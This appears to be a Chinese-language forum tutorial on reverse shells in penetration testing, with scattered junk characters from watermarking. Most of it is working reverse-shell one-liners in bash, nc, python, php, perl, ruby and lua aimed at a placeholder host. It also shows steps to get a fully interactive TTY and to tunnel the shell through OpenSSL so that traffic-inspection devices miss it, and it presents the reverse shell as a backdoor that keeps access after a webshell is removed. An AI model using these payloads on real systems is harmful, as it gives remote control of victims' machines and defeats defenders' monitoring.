|
什么是shell shell是渗透中常用的名词,像getshell,webshell,反弹shell等等,都和shell相关。 百度百科解释的shell: 在计算机科学中,Shell俗称壳(用来区别于核),是指“为使用者提供操作界 面”的软件(命令解析器)。它类似于DOS下的command.com和后来的 cmd.exe。它接收用户命令,然后调用相应的应用程序。 简单说用户通过壳访问操作系统内核的服务,也就是由壳到内核,执行系统命令。! X2 i8 L0 U* j. E8 [. Q( ~. k
getshell:获取到目标的命令执行权限 webshell:指网站后门,通过web服务进行命令执行 反弹shell:把命令行的输入输出转移到其它主机 为什么要反弹shell 1、webshell下执行命令不交互,为了方便提权或其它操作必须要反弹shell。
8 C* k6 [# Q; P7 r2、反弹shell相当于新增一个后门,当webshell被发现删除后权限不会丢失。

4 L: y: E8 |$ }& M- B 常用linux反弹shell的方式 使用whereis命令去确定目标支持的反弹方法。; J+ e7 D7 g7 @; M! b
whereis nc bash python php exec lua perl ruby
bash反弹shell bash反弹是实战中用的最多的方法

4 O. _' Y- ?" ^ { nc -lvp 9999
: C `+ x/ b6 _, [) _& i: Rbash -i >& /dev/tcp/ip/port 0>&1把命令拆开分析:
7 q- |5 l9 P0 b1、bash -i代表在本地打开一个bash
- k9 l# |* ], y+ T/ V! h# C( p8 K+ u2、/dev/tcp/是Linux中的一个特殊设备,打开这个文件就相当于发出了一个socket调用,建立一个socket连接
# X, T3 Y6 |8 F6 D0 g* ?2 n3、>&后面跟上/dev/tcp/ip/port这个文件代表将标准输出和标准错误输出重定向到这个文件,也就是传递到远程vps# p1 S4 N' B# G7 A, i. T0 O
4、远程vps开启对应的端口去监听,就会接收到这个bash的标准输出和标准错误输出。7 ` R" E% n- [. l2 `
nc反弹shell 需要目标主机安装了nc
% a' k: T7 Z8 o3 b nc ip port -e /bin/sh使用其他版本的 nc

: M( m& S# M8 E" s) N3 [ nc.traditional ip port -e /bin/sh配合命名管道进行反弹:( u+ X5 }) j0 \/ _/ M4 r* @. s, ^
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc ip port >/tmp/f
; G$ u5 o9 D9 n" R2 b: R
& F ]6 Y, n5 s& K9 n

; t1 J$ h8 p! ~! O9 o, Z- e
python反弹shell

+ y T8 d8 X$ P: H8 A python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1.1.1.1",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
 7 L) E/ X# R8 E6 C

# }* I" E+ r! t5 r/ k$ W& v首先使用socket与远程建立起连接,接下来使用到了os库的dup2方法将标准输入、标准输出、标准错误输出重定向到远程,dup2这个方法有两个参数,分别为文件描述符fd1和fd2,当fd2参数存在时,就关闭fd2,然后将fd1代表的那个文件强行复制给fd2,在这里可以把fd1和fd2看作是C语言里的指针,将fd1赋值给fd2,就相当于将fd2指向于s.fileno(),fileno()返回的是一个文件描述符,在这里也就是建立socket连接返回的文件描述符,打印出来数值为3
- I% m1 \0 r1 w) C( \
 + ^* s# _2 ~6 n u
0代表标准输入、1代表标准输出、2代表标准错误输出、3代表重定向到远程
; F6 r3 b* f4 M l% Z接下来使用os的subprocess在本地开启一个子进程,传入参数“-i”使bash以交互模式启动,标准输入、标准输出、标准错误输出又被重定向到了远程,这样的话就可以在远程执行输入命令了。
7 N0 i1 C( t4 ]: ~$ Z. r, X: r$ i/ M php反弹shell 需要php关闭safe_mode选项,才可以使用exec函数。
f Q6 D5 [+ l使用php的exec函数执行方法1反弹shell的命令
8 B1 G! f* B3 F/ G7 _" } php- 'exec("/bin/bash -i >& /dev/tcp/ip/port")'使用php的fsockopen去反弹shell9 {5 O% @, h0 F; S+ X: ]
php -r '$sock=fsockopen("ip",port);exec("/bin/bash -i <&3 >&3 2>&3");'其它反弹方法 exec反弹3 ]5 v5 s, W$ b# D: r; R+ g
0<&196;exec 196<>/dev/tcp/ip/port; sh <&196 >&196 2>&196
8 g: `+ `1 i) v4 E- K" [1 V) Fperl反弹
; ^' d- y4 I8 d$ G" a5 p perl -e 'use Socket;$i="ip";$p=port;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'$ X$ ]1 m1 e% E" h
ruby反弹" ]% `8 `& K5 ] f
ruby -rsocket -e'f=TCPSocket.open("ip",port).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'# R% Q; G `- S* z, V: T# Y
lua反弹! l/ s8 g! R i4 d* l$ [
lua -e "require('socket');require('os');t=socket.tcp();t:connect('ip','port');os.execute('/bin/sh -i <&3 >&3 2>&3');") c. B# s% o M
获取一个完全交互shell 通过上述命令反弹shell得到的shell并不能称为完全交互的shell,通常称之为'哑'shell。
f3 N' ~) Z0 _# C! @) Z通常存在以下缺点3 {, O0 W' u- [. ~$ x' _# @+ B
- ctrl-c会中断会话
- 无法正常使用vim等文本编辑器
- 没有向上箭头使用历史
- 无法执行交互式命令
- 无法查看错误输出
- 无法使用 tab 命令补全
- 无法操控jobcontrol" a+ t% z/ {: ?: i& y# H* Y4 D
' j6 t9 s8 U% \2 d
因此有必要去获取一个完全交互的shell。' `4 I p! I8 Y2 L' P: ]
1、在shell 中执行python,使用pty模块,创建一个原生的终端,命令如下:; S8 d Q6 b5 y4 `7 `- [
python -c 'import pty; pty.spawn("/bin/bash")'7 c( e- O- | k6 W
8 `6 R, C# X* Q9 G* o0 @1 y2 n4 o3 Q隐藏

) V1 n% i) G) h运行完后
$ |1 y( a3 N( e5 n( u" @2、键入 Ctrl-Z暂停任务,切回到 VPS 的命令行中;在 VPS 中执行:6 S) F/ ~5 U1 l# l! g& x4 s1 j
stty raw -echo
3 V% @3 i; a+ N, Z/ T% I3 r7 `3 gfg #将后台运行或挂起的任务切换到前台运行
2 t9 ?8 f! }. ^7 O) i6 F) F
9 @; H( m2 `# M4 O


# t A, _+ Q" b9 z' W. x. P( w Y3、在 shell 中执行,得到一个完全交互的shell,支持命令补全、历史命令查看、语法高亮、vim编辑等功能。
) a6 G" r8 u8 m& }; J8 d F7 x
reset
9 ^0 d% N4 L: v/ |1 Lexport SHELL=bash8 j F/ V1 R4 c
export TERM=xterm-256color
* ^* [+ V+ {2 ^. ~* Hstty rows 54 columns 1043 f9 J5 V' G+ [$ `/ G( D
7 f2 b8 ~$ `) J

SSL流量加密 部分防护设备会对内外网传输流量进行审查,反弹shell执行命令都是以明文进行传输的,很容易被查杀。4 B' L2 N4 l w8 u% @
因此需要将原始流量使用 openssl 加密,绕过流量审计设备。: r& ~# g6 J* b$ [- K# e

6 u8 n& i4 Z" [ _1 t x4 I1、首先vps上生成SSL证书的公钥/私钥对,信息懒得填,一直回车即可。
% f3 w! J# \; }' u7 c' ?0 | openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
! O: @7 S( b( v: x" K! I- X% q' h: ^' ]. s. y+ [

- \; @2 Y' V5 I8 ~$ j2、vps使用 OpenSSL 监听一个端口9 {1 a0 X: r: k5 c0 ^: m& u
openssl s_server -quiet -key key.pem -cert cert.pem -port 88882 T7 D8 A$ }( _8 E5 U
5 y: X8 }7 |% @% F C

( c+ o4 t# W7 V4 m% a3、目标主机执行反弹加密shell
Q5 L6 d' y/ c- O; H
mkfifo /tmp/s; /bin/bash -i < /tmp/s 2>&1 | openssl s_client -quiet -connect ip:port > /tmp/s; rm /tmp/s
 3 ^9 W E! F* Y

反弹成功,成功接收到ssl流量加密的shell。+ }1 e( {" W8 I
# x0 B' A: S. Q- B6 D | 




 微信公众号
 手机版


